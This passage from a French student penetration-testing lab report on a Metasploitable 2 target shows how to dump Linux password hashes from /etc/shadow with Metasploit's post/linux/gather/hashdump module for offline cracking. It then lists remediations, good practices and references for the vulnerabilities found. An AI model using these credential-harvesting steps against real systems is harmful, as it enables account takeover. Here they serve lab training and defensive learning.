
7 - Extraction des hash via le module dédié Linux avec les commandes background, use post/linux/gather/hashdump, set SESSION 2 et run

Le `hashdump` natif de Meterpreter échoue sur cette cible : `The "priv" extension is not supported by this Meterpreter type (x86/linux)` - l'extension `priv` n'existe que pour les payloads Windows. On contourne avec le **module post dédié à Linux**.

On met la session Meterpreter en arrière-plan (`background`), puis on charge `post/linux/gather/hashdump` , on lui indique la session cible (`set SESSION 2`) et on lance (`run`). Le module lit `/etc/shadow` et extrait proprement les hash de tous les comptes (`root` , `sys` , `klog` , `msfadmin` , `postgres` , `user` , `service` …) :

```
[+] Unshadowed Password File:
/home/nemo/.msf4/loot/..._192.168.71.135_linux.hashes_...txt
[*] Post module execution completed
```

Les hash sont enregistrés au format « **unshadowed** » dans le *loot* Metasploit - directement exploitable par John the Ripper ou hashcat pour une tentative de cassage hors-ligne.



Sommaire

Remédiation et bonnes pratiques

(Job 07 - corrections, mises à jour, audits)

Détecter et exploiter une faille n'a de sens que si l'on sait ensuite la **corriger**. Pour chaque vulnérabilité critique identifiée sur la cible, on propose le correctif adapté et la bonne pratique de fond qui l'aurait prévenue.

Vulnérabilité	Correctif proposé	Bonne pratique associée
Samba usermap_script (CVE-2007-2447)	Mettre à jour Samba vers une version corrigée ; supprimer l'option `username map script` du `smb.conf`	Maintenir les services à jour ; ne configurer que les options strictement nécessaires
Bind Shell Backdoor (port 1524)	Considérer la machine comme compromise : réinstaller le système ; fermer le port et supprimer le service `ingreslock`	Surveiller les ports en écoute ; détecter les services non légitimes (audit régulier, EDR)
VNC Server 'password'	Définir un mot de passe fort ; restreindre l'accès VNC au réseau d'administration, voire le tunneliser via SSH	Proscrire les mots de passe triviaux ; politique de mots de passe robuste
Apache Tomcat AJP / Ghostcat (CVE-2020-1938)	Mettre à jour Tomcat ; désactiver le connecteur AJP s'il est inutile, ou le restreindre	Désactiver les services et connecteurs non utilisés (réduction de la surface d'attaque)
SSL v2 / v3, TLS 1.0	Désactiver les protocoles obsolètes ; n'autoriser que TLS 1.2 / 1.3 avec des suites fortes	Suivre les standards cryptographiques en vigueur ; retirer les protocoles dépréciés
Système obsolète (Ubuntu 8.04, noyau 2.6.24)	Migrer vers une version supportée, recevant encore des correctifs de sécurité	Ne pas maintenir en production des systèmes en fin de vie (end-of-life)

Discussion : au-delà des correctifs

Au-delà des corrections au cas par cas, l'exercice met en évidence trois piliers d'une bonne hygiène de sécurité.

D'abord, l'**importance des mises à jour régulières** (patch management). La quasi-totalité des vulnérabilités critiques de la cible découle de son obsolescence : des logiciels de 2008, jamais mis à jour, accumulent chaque CVE publiée depuis. Un processus de correctifs rigoureux et récurrent est la première ligne de défense - il ferme les failles connues avant qu'un attaquant ne les exploite.

Ensuite, l'**intérêt des audits de sécurité réguliers**. Un scan Nessus n'a de valeur que répété dans le temps : la sécurité n'est pas un état figé mais une photographie à l'instant T. De nouvelles failles sont publiées en permanence, et une configuration saine aujourd'hui peut devenir vulnérable demain. Passer d'un audit ponctuel à une **surveillance continue** (scans planifiés) permet de détecter les régressions et nouvelles expositions au fil de l'eau.

Enfin, le **durcissement** et la **réduction de la surface d'attaque**. Beaucoup de vulnérabilités viennent de services inutiles laissés actifs ou mal configurés. Désactiver les services non

nécessaires, appliquer le principe du moindre privilège et **segmenter le réseau** limitent à la fois le nombre de portes d'entrée et la capacité d'un attaquant à se propager. C'est exactement la démarche appliquée dès le départ sur la VM Nessus (compte sudo, SSH par clé, durcissement `sshd_config`), qui illustre que la défense se construit en amont, pas seulement en réaction.

Sommaire

Compétences visées

- Administrer et sécuriser les infrastructures réseaux
- Administrer et sécuriser les infrastructures systèmes
- Participer à la détection et au traitement des incidents de sécurité

Sommaire

Base de connaissances

- Tenable Nessus — documentation
- Metasploit — documentation (Rapid7)
- Metasploitable 2 — Rapid7
- MITRE ATT&CK
- NVD — National Vulnerability Database

Sommaire

#02 26/10/2026 Nemo